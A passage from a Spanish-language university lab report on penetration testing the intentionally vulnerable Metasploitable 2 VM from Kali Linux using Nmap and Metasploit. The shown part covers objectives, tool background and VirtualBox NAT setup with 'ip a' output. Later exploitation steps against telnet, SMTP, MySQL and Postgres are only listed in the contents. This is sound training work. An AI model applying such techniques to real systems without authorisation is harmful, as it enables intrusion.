

**INFORME TÉCNICO DE PRUEBA DE PENETRACIÓN EN ENTORNO ACADÉMICO
VIRTUAL UTILIZANDO NMAP Y METASPLOIT**

VICTOR MANUEL LONGA MENA

**UNIVERSIDAD TECNOLOGÍA DEL CHOCO “DIEGO LUIS CÓRDOBA”
FACULTAD DE INGENIERÍA
INGENIERIA DE TELECOMUNICACIONES
2720409: SEGURIDAD Y AUDITORIA DE REDES
QUIBDÓ-CHOCO (COLOMBIA)
2025**

**INFORME TÉCNICO DE PRUEBA DE PENETRACIÓN EN ENTORNO ACADÉMICO
VIRTUAL UTILIZANDO NMAP Y METASPLOIT**

VICTOR MANUEL LONGA MENA
Estudiantes, IX semestre

ING. RAFAEL S MORALES
Docente de la asignatura

UNIVERSIDAD TECNOLOGÍA DEL CHOCO “DIEGO LUIS CÓRDOBA”
FACULTAD DE INGENIERÍA
INGENIERIA DE TELECOMUNICACIONES
2720409: SEGURIDAD Y AUDITORIA DE REDES
QUIBDÓ-CHOCO (COLOMBIA)
2025

Tabla de Contenido

INTRODUCCIÓN	8
ALCANCE	9
1. OBJETIVOS	10
1.1. GENERAL	10
1.2. ESPECÍFICOS	10
2. PLANTEAMIENTO DEL PROBLEMA.....	11
3. RECONOCIMIENTO Y EXPLOTACIÓN DE SERVICIOS VULNERABLES EN METASPLOITABLE USANDO NMAP Y METASPLOIT	13
3.1. CONOCIMIENTOS PREVIOS	13
3.1.1 ¿Qué es VirtualBox?.....	13
3.1.1.1 Características de VirtualBox.	13
3.1.1 ¿Qué es Nmap?.....	14
3.1.2 ¿Qué son Metasploitable 2 y Kali Linux?	14
3.1.2.1 Características de estos sistemas.....	15
4. CONDUCTO SEGUIDOS AL DESARROLLAR ESTA PRÁCTICA (PASO 1).....	16
4.1. CONFIGURACIÓN DE LA RED NAT PARA NUESTRO PRACTICA.....	16
4.1.1 Se habilita el apartador de red NAT en los sistemas Kali Linux y Metaploitable.....	18
4.1.2 Se verifica la comunicación entre los dos sistemas.....	20
4.1.2.1 Ping de Kali Linux a Metaploitable.....	22
5. EMPEZAMOS EL PROCESO DE VULNERACIÓN EN LOS PUERTOS SOLICITADOS (PASO 2).....	23
5.1. ESCANEO DE LOS PUERTOS CON NMAP SN (PASO 3)	23
5.2. ESCANEO DE PUERTOS Y SERVICIOS VULNERABLES CON NMAP SV (PASO 4)	23
5.3. VULNERACIÓN DEL PUERTO 23 (PASO 5).....	26

5.4.	VULNERACIÓN DEL PUERTO 25 (SMTP-PASO 6)	28
5.5.	PENETRACIÓN DEL PUERTO 53 (DNS-PASO 7)	29
5.6.	VULNERACIÓN EN PUERTOS 139 Y 445 (PASO 7).....	31
5.7.	VULNERACIÓN DEL PUERTO 2121 (PASO 8).....	32
5.8.	VULNERACIÓN DEL PUERTO 3306 (MYSQL) PASO 9	34
5.9.	PUERTO 5432 (POSTGRES) PASO 10	38
PROBLEMAS PRESENTADOS AL REALIZAR EL INFORME		42
SOLUCIÓN DEL PROBLEMA		43
RECOMENDACIONES		44
CONCLUSIÓN		45
REFERENCIAS BIBLIOGRÁFICAS		46

Tabla de Figuras

Figura 1. Ingreso al Apartado de Herramientas de VirtualBox	16
Figura 2. Selección del Apartado Red.....	17
Figura 3. Creación de Red NAT	17
Figura 4. Habilitación Adaptador NAT en Kali y Metap	18
Figura 5. Forma Correcta de Configuración , configuración en Kali Linux.....	19
Figura 6. Configuración en Metaplotaible	19
Figura 7. Revisión de Dirección IP Entregada en Kali	20
Figura 8. Revisión de Dirección IP Entregada en Metapl.....	21
Figura 9. Ping de Kali a Metaplotaible	22
Figura 10. Ping de Metaplotaible a Kali	22
Figura 11. Escaneo de la Red Con Un Ping Rápido Utilizando Nmap sn.....	23
Figura 12. Escaneo de Puertos y Servicios Vulnerables Con Nmap sV	24
Figura 13. Ingreso a Metaplotaible Framework Por Msfconsole.....	26
Figura 14. Identificación de Módulos Auxiliares Con Search Telnet_Login.....	26
Figura 15. Opciones de Usuario y Contraseña	27
Figura 16. Ingreso por Telnet	27
Figura 17. Módulos Auxiliares Para SMTP	28
Figura 18. Elección Del Módulo y Reistro del Rhosts	28
Figura 19. Configuración y Ejecución Del Módulo Unix_Users.Txt	29
Figura 20. Resultado Obtenido al Ejecutar lo Que Hicimos	29
Figura 21. Elegimos el Módulo Axiliar para DNS.....	29
Figura 22. Elección Del Respectivo Modulo y su Opción.....	30
Figura 23. Módulo Enum_DNS de Metasploit Para Realizar Consultas DNS	30

Figura 24. Módulos Auxiliares Para el Puerto 129 Y 445.....	31
Figura 25.Registro del RHOS	31
Figura 26. Explotamos el puerto seleccionado	32
Figura 27. Revisamos Los Módulos Que Podemos Usar Para Vulnerar Este Servicio. ..	32
Figura 28. Configuración Del Módulo Seleccionado	33
Figura 29. Registro Del Rhosts y Rport.....	33
Figura 30. Se Muestra el Rhosts y Rport guardados.....	34
Figura 31. Modulo Auxiliares Para Vulneras MySQL.....	34
Figura 32. Opciones Para Penetrar en la Base de datos	35
Figura 33. Ingresamos el RHOSTS.....	36
Figura 34. Registro del Usuario y la Contraseña	36
Figura 35. Muestra de Que Las Configuraciones se Guardaron	36
Figura 36. Corremos Los Servicios.....	37
Figura 37. Ingreso a MySQL	37
Figura 38. Elegimos el Módulo Necesario Para Vulnerar Postgres	38
Figura 39. Elección de Modulo y Revisión de Sus Opciones	38
Figura 40. Opciones Que Podemos Utilizar.....	39
Figura 41. Se registran el Rhosts, User Y Pass	39
Figura 42. Revisión de Que Todo se Haya Registrado Con Éxito	40
Figura 43. Resultados obtenidos de la vulneración.....	40
Figura 44. Ingresamos a Postgres Desde Otra Terminal	41

Tabla de Tabla

Tabla 1. Características Entre Kali Linux y Metaploitable	15
Tabla 2. Datos de la Red NAT.....	18
Tabla 3. Direcciones Rentadas Desde el NAT a Cada Maquina	21
Tabla 4. Servicios detectados en la máquina víctima.....	24
Tabla 5. Puertos Para Vulnerar	25

Introducción

El presente informe tiene como finalidad documentar detalladamente el proceso mediante el cual se llevó a cabo la identificación, análisis y explotación de vulnerabilidades en una máquina virtual vulnerable (Metasploitable), utilizando herramientas como Nmap y Metasploit Framework, dentro del entorno de red previamente configurado bajo VirtualBox con adaptadores NAT. Este ejercicio corresponde a la práctica asignada por el docente a cargo como parte del desarrollo de competencias en auditoría de seguridad informática, y fue realizado en un entorno académico controlado y con fines exclusivamente educativos.

Dentro de este contexto, también se busca demostrar la correcta aplicación de conceptos clave de la ciberseguridad ofensiva, como son el reconocimiento activo de servicios, la enumeración de versiones, la búsqueda de exploits conocidos, y la ejecución de payloads interactivos para obtener control sobre sistemas objetivo. Las técnicas desarrolladas están alineadas con los lineamientos éticos del hacking de penetración, y se basan en las instrucciones proporcionadas por el docente en sesiones anteriores, así como en la documentación técnica de las herramientas empleadas.

Alcance

El informe cubre un período de trabajo de cuatro días, iniciando el lunes 4 de agosto de 2025 y extendiéndose hasta el miércoles 6 de agosto de 2025, finalizando el jueves 7 de agosto a las 9:00 a. m., momento límite establecido para la entrega oficial del documento. Durante este tiempo se realizó la configuración de las máquinas virtuales, se ejecutaron las pruebas correspondientes, se recopilaron evidencias (capturas de pantalla, salidas de comandos, configuraciones relevantes) y se sistematizó la información en el presente informe, con el fin de dejar constancia del procedimiento y servir como insumo de estudio para evaluaciones futuras.

1. Objetivos

1.1.General

Realizar una prueba de penetración controlada sobre una máquina virtual vulnerable (Metasploitable), utilizando herramientas de análisis y explotación como Nmap y Metasploit Framework, con el fin de identificar y documentar vulnerabilidades explotables en un entorno académico simulado.

1.2.Específicos

- Configurar correctamente el entorno de red entre las máquinas virtuales (atacante y víctima) dentro de VirtualBox, asegurando la conectividad a través de una red NAT denominada “SEMESTRE9-2025-1”.
- Ejecutar escaneos de red mediante Nmap para descubrir hosts activos y obtener información detallada sobre los servicios y versiones disponibles en la máquina víctima.
- Identificar posibles vulnerabilidades presentes en los servicios detectados, mediante el uso de herramientas como Searchsploit y los módulos incorporados en Metasploit Framework.
- Configurar y utilizar correctamente módulos de explotación en Metasploit para ejecutar payloads que permitan tomar control de los servicios vulnerables en la máquina víctima.
- Documentar paso a paso el proceso realizado, incluyendo evidencias como comandos ejecutados, resultados obtenidos y capturas de pantalla que respalden los hallazgos técnicos.

2. Planteamiento Del Problema

En un entorno cada vez más digitalizado e interconectado, las organizaciones, instituciones educativas y usuarios particulares dependen en gran medida de sistemas informáticos que ofrecen múltiples servicios en red. Esta creciente dependencia ha traído consigo una expansión de la superficie de ataque, es decir, el conjunto de puntos vulnerables por donde un atacante podría comprometer la seguridad de un sistema. A pesar de los avances tecnológicos en software y hardware, muchos servicios siguen presentando fallas de configuración, versiones obsoletas o vulnerabilidades conocidas que pueden ser explotadas fácilmente si no se identifican y mitigan a tiempo.

En el ámbito educativo, uno de los principales desafíos consiste en brindar a los estudiantes oportunidades para aplicar de forma práctica los conocimientos adquiridos en el aula sobre seguridad informática, análisis de vulnerabilidades y técnicas de explotación. Sin embargo, realizar prácticas de hacking ético directamente sobre sistemas reales implica riesgos éticos, legales y operacionales. Es por ello que el uso de entornos virtualizados, como Metasploitable, se ha convertido en una herramienta fundamental para el aprendizaje responsable y seguro de estas habilidades.

A pesar de contar con estos recursos, muchos estudiantes no comprenden con claridad la forma adecuada de aplicar las herramientas de análisis y explotación, ni los pasos metodológicos necesarios para llevar a cabo una prueba de penetración completa y estructurada. El desconocimiento sobre cómo descubrir servicios vulnerables, identificar exploits adecuados o ejecutar un ataque sin comprometer la estabilidad del entorno puede dificultar el proceso de aprendizaje y limitar la comprensión de los conceptos clave de ciberseguridad ofensiva.

Este informe surge como respuesta a la necesidad de documentar de forma clara y práctica cómo realizar una prueba de penetración ética sobre una máquina vulnerable, replicando un escenario realista en un entorno académico controlado. En este caso, se hace uso de herramientas ampliamente reconocidas como Nmap, para el reconocimiento activo de la red, y Metasploit Framework, para la explotación de vulnerabilidades conocidas, con el fin de fortalecer las competencias técnicas del estudiante, mejorar su capacidad de análisis y prepararlo adecuadamente para situaciones prácticas que puedan presentarse tanto en el entorno académico como en el profesional.

3. Reconocimiento y Explotación de Servicios Vulnerables en Metasploitable Usando Nmap y Metasploit

El lunes 4 de agosto de 2025, el docente Rafael S Morales, como parte de la recuperación de la clase del día 31 de Julio de 2025, en esta clase se dio la introducción al mundo de la ciberseguridad. Los temas tratados en dicho encuentro obedecieron a como se configura el NAT, que básicamente es una forma de DHCP para las máquinas virtuales, el software que se eligió para la creación de estas máquinas virtuales fue VirtualBox.

3.1. Conocimientos Previos

Antes de comenzar a desarrollar el informe y mostrar los resultados obtenidos se debe conocer una serie de conceptos que por lo menos yo considero que son de suma importancia para conocer lo que se hizo y con qué se trabajó.

3.1.1 ¿Qué es VirtualBox?

Según (Oracle, 2024) “*VirtualBox es un software de virtualización completo de propósito general para hardware x86_64 (con la versión 7.1 adicionalmente para macOS/Arm), dirigido a computadoras portátiles, computadoras de escritorio, servidores y uso integrado.*”

VirtualBox nos permite ejecutar múltiples sistemas operativos como máquinas virtuales en un único equipo físico, sin necesidad de reiniciar ni alterar el sistema principal. Es compatible con diversas plataformas anfitrionas como Windows, Linux, macOS y lo que hace un software bastante necesario dentro del campo de la enseñanza y la práctica en el ámbito de la ciberseguridad.

3.1.1.1 Características de VirtualBox.

Según Oracle las principales características de VirtualBox son:

- Soporte para sistemas operativos invitados como Debian, Ubuntu, Kali Linux, Windows, entre otros.
- Configuración flexible de recursos (memoria, CPU, almacenamiento).
- Compatibilidad con imágenes ISO, instantáneas del sistema, carpetas compartidas, USB y red virtual.
- Comunidad activa y documentación abundante

3.1.1 ¿Qué es Nmap?

(Nmap, s. f.) dice *“Nmap (“mapeador de redes”) es una herramienta de código abierto para exploración de red y auditoría de seguridad. Se diseñó para analizar rápidamente grandes redes, aunque funciona muy bien contra equipos individuales.”*

Nmap envía paquetes personalizados a las máquinas objetivo y analiza las respuestas para inferir información sobre los servicios, puertos, protocolos y sistemas operativos presentes. Puede trabajar tanto en modo sencillo (ping scan, escaneo TCP) como en modos avanzados usando scripts personalizados.

3.1.2 ¿Qué son Metasploitable 2 y Kali Linux?

Metasploitable es una máquina virtual intencionalmente vulnerable creada por Rapid7 (los mismos desarrolladores de Metasploit Framework) con el propósito de que estudiantes, investigadores y profesionales de la seguridad informática puedan practicar técnicas de hacking ético y pruebas de penetración en un entorno controlado y legal.

Según (Buckbee, 2022) :

El Proyecto Metasploit fue emprendido en 2003 por HD. Moore para su uso como herramienta de red portátil basada en Perl, con la ayuda del desarrollador principal Matt

Miller. Se convirtió completamente a Ruby en 2007, y la licencia fue adquirida por Rapid7 en 2009, donde permanece como parte del repertorio de la compañía con sede en Boston de desarrollo de firmas IDS y herramientas específicas de explotación remota, fuzzing, antifoense y evasión.

Por otro lado, Kali Linux es una distribución de Linux especializada en ciberseguridad, desarrollada por Offensive Security. Está diseñada específicamente para realizar pruebas de penetración, análisis forense digital, ingeniería inversa y auditorías de seguridad.

Según el Sitio oficial (Kali Linux, 2025): *“Kali Linux es una distribución de Linux de código abierto basada en Debian orientada a diversas tareas de seguridad de la información, como pruebas de penetración, investigación de seguridad, informática forense e ingeniería inversa que incluye más de 600 herramientas preinstaladas”*

3.1.2.1 Características de estos sistemas

Si hacemos un cuadro comparativo entre los dos entornos encontraremos que tiene las siguientes características :

Tabla 1. Características Entre Kali Linux y Metasploitable

Característica	Metasploitable	Kali Linux
Función principal	Máquina víctima (con fallas) uso educativo	Máquina atacante (con más de 600 herramientas)
Diseñada para	Ser explotada en entornos de prueba	Realizar ataques controlados y análisis
Basada en	Linux (generalmente Ubuntu)	Linux Debian
Riesgo si se expone	Alto (tiene vulnerabilidades activas)	Bajo (controlado por el usuario)

4. Conducto Seguidos al Desarrollar Esta Práctica (paso 1)

Para empezar a desarrollar esta práctica seguimos los siguientes pasos que se desarrollaran a continuación .

4.1. Configuración de la red NAT para nuestro practica

Lo primero que hicimos fue configurar una red NAT para que los equipos virtuales se comuniquen entre sí, esta red actuara como un servicio DHCP que les rentara direcciones tanto a Kali Linux como a Metaplateible, lo que en última instancia permitió la comunicación entre estos sistemas



Figura 1. Ingreso al Apartado de Herramientas de VirtualBox

Observación: Lo primero que se hizo fue ingresar al VirtualBox y se entro al apartado de herramientas (marcado con el rectángulo verde).




Figura 2. Selección del Apartado Red

Observación: Lo siguiente fue darle clic al apartado de red tal cual como se puede observar en la imagen anterior, luego podemos entender cómo se crea el NAT




Figura 3. Creación de Red NAT

Observación: al ingresar al apartado de nos saldrá el siguiente cuadro; si bien este apartado nos permite crear 3 tipos de redes, aquí seleccionaremos la opción de red NAT (flecha-

azul) luego seleccionamos la opción de crear (cuadro naranjado) en ahí ingresaremos el nombre que queramos para nuestra red, en mi caso elegí la red **Red-semester9-2025-1**, por que fue con la que trabajamos en clase. Por último, nos ubicamos en la parte inferior de nuestra página e ingresamos la Ip a repartir, el prefijo que necesitemos y precionamos habilitar el DHCP, los datos ingresados fueron los siguientes.

Tabla 2. Datos de la Red NAT

Nombre	Ip	prefijo
semester-9-2025-1	192.1.1.0	/24

4.1.1 Se habilita el apartador de red NAT en los sistemas Kali Linux y Metaploitable

Para poder habilitar la opción de apartador NAT en los sistemas operativos que estamos trabajando haremos lo siguiente:




Figura 4. Habilitación Adaptador NAT en Kali y Metap

Damos clic en los 3 cuadros (flecha naranja) luego el apartado de configuración (flecha azul) precionamos el apartado de red (flecha negra). Por último, habilitamos el adaptador de red y seleccionamos la opción de conectar red NAT, se habilita el modo promiscuo para que se permita, si hacemos todo bien nos debería salir así.




Figura 5. Forma Correcta de Configuración , configuración en Kali Linux

Observación: Al configurar el adaptador de forma correcta nos debería salir el nombre de la red NAT y el modo promiscuo debería poder configurarse en permitir todo.





Figura 6. Configuración en Metaploitable

4.1.2 Se verifica la comunicación entre los dos sistemas

Para verificar que lo que hicimos hasta aquí funciona lo primero que hicimos fue ingresar desde nuestras máquinas virtuales (Kali Linux y Metaplateible) y revisar que la red NAT si nos esté entregando una dirección del segmento de red que configuraos



```

(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:2c:8e:2a brd ff:ff:ff:ff:ff:ff
    inet 192.1.1.5/24 brd 192.1.1.255 scope global dynamic noprefixroute eth0
        valid_lft 557sec preferred_lft 557sec
    inet6 fe80::a00:27ff:fe2c:8e2a/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
(kali@kali)-[~]
$
  
```

Figura 7. Revisión de Dirección IP Entregada en Kali

Observación: Utilizando el comando **ip a** (flecha naranjada) en nuestra terminal de Kali Linux podemos revisar que el servicio si nos dio una dirección Ip (flecha azul) del segmento que se creó en la Red NAT. Este paso se aplicó también en la otra máquina.

```

Last login: Mon Aug  4 18:03:53 EDT 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:fc:4b:33 brd ff:ff:ff:ff:ff:ff
    inet 192.1.1.6/24 brd 192.1.1.255 scope global eth0
    inet6 fe80::a00:27ff:fefc:4b33/64 scope link
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ _

```

Figura 8. Revisión de Dirección IP Entregada en Metapl

Aplicamos los mismos comandos (mirar el rectángulo naranja aquí se aplicó el comando y la flecha azul) en nuestra máquina virtual con metaploiteible en donde obtuvimos un resultado bastante similar al que pueden observar en la imagen anterior.


Las direcciones ip que tienen nuestras maquinas son:

Tabla 3. Direcciones Rentadas Desde el NAT a Cada Maquina

Maquina	Ip	Prefijo
Kali Linux	192.1.1.5	/24
Metaploitaible	192.1.1.6	/24

4.1.2.1 Ping de Kali Linux a Metasploitable

Para probar que todo este funcionando bien y como medida adicional dimos ping de extremo a extremo, esto quiere decir que mandamos un mensaje de una maquina a la otra para como prueba final. Esto se hizo para confirmar que haya conexión para asi poder hacer la vulnerabilidad de Kali a Metasploitable. A continuación, adjuntamos las captura.



```

